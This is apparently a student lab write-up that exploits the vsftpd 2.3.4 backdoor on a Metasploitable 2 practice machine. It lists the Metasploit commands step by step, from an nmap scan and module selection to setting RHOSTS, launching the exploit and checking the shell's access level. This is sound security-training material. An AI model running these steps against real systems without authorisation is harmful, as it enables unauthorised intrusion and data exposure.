Experiment 3: Exploiting a Known Vulnerability

Scenario:

Your scan found a critical vulnerability on a target server (e.g., Metasploitable 2's vsftpd backdoor). The organization wants proof-of-concept exploitation to understand the potential damage if a malicious actor leverages this flaw.

Tasks:

- Use the Metasploit Framework to exploit the known vulnerability and obtain a shell.
- Verify the level of access gained and the data potentially exposed.

Deliverable:

A screenshot and log of a successful exploit session, and notes on potential impact.

INTRODUCTION TO METASPLOIT FRAMEWORK

Metasploit Framework is a powerful and widely used penetration testing tool that helps ethical hackers and security professionals identify, validate, and exploit vulnerabilities in systems. It provides a user-friendly interface to simulate real-world cyberattacks in a controlled environment, making it ideal for learning and demonstration purposes. With a vast library of exploits, payloads, and auxiliary modules, Metasploit allows users to automate attacks, gain remote access, and test system defenses effectively. It is especially popular for demonstrating proof-of-concept exploits, such as attacking vulnerable machines like Metasploitable 2.

Brief Background on the vsftpd 2.3.4 Backdoor Vulnerability

The vsftpd 2.3.4 version contains a backdoor that allows unauthorized remote access to the system. The backdoor is triggered when an attacker connects to the FTP service on port 21 with a specific string in their username. This vulnerability is well-known and was exploited widely after it was discovered.

Step 1: Scan the Target (Metasploitable 2) with Nmap


Command:

```
nmap -sV <metasploitable_IP>
```

Explanation:

- Use the -sV flag to detect service versions. Look for vsftpd 2.3.4 on port 21 (FTP), which is known to be vulnerable.

Output:



Step 2: Start Metasploit Framework

Command:

msfconsole

Explanation:

- Launch Metasploit to begin exploiting the detected vulnerability.

Step 3: Search for the Vulnerability Module

Command:

search vsftpd 2.3.4

Explanation:

- Identify the correct exploit module. Look for exploit/unix/ftp/vsftpd_234_backdoor.

Step 4: Use the Exploit Module

Command:

use 0

or

use exploit/unix/ftp/vsftpd_234_backdoor

Explanation:

- This command tells Metasploit to use the exploit module designed specifically for the vsftpd 2.3.4 backdoor vulnerability. The module will prepare for the attack.

Step 5: Set the Target IP Address

Command:

set RHOSTS <metasploitable_IP>

Explanation:

- This command specifies the target system's IP address where the vulnerability exists, so Metasploit knows where to send the exploit.

Step 6: Launch the Exploit

Command:

exploit

Expected Result:

- If successful, you will get a shell access (command shell session opened).

Step 7: Verify the Access Level

Commands:

whoami

uname -a


id


ls

Explanation:

- Check what level of access you have gained (e.g., user, root) and explore what data is exposed.

Output:





Conclusion:

In this experiment, we successfully exploited the vsftpd 2.3.4 backdoor vulnerability using Metasploit Framework and gained unauthorized shell access to the Metasploitable 2 machine. This demonstrates how dangerous known vulnerabilities can be if left unpatched, as they allow attackers to gain direct control over a system. Through this exercise, we learned the importance of vulnerability scanning, version detection, and proof-of-concept exploitation in real-world ethical hacking scenarios.

****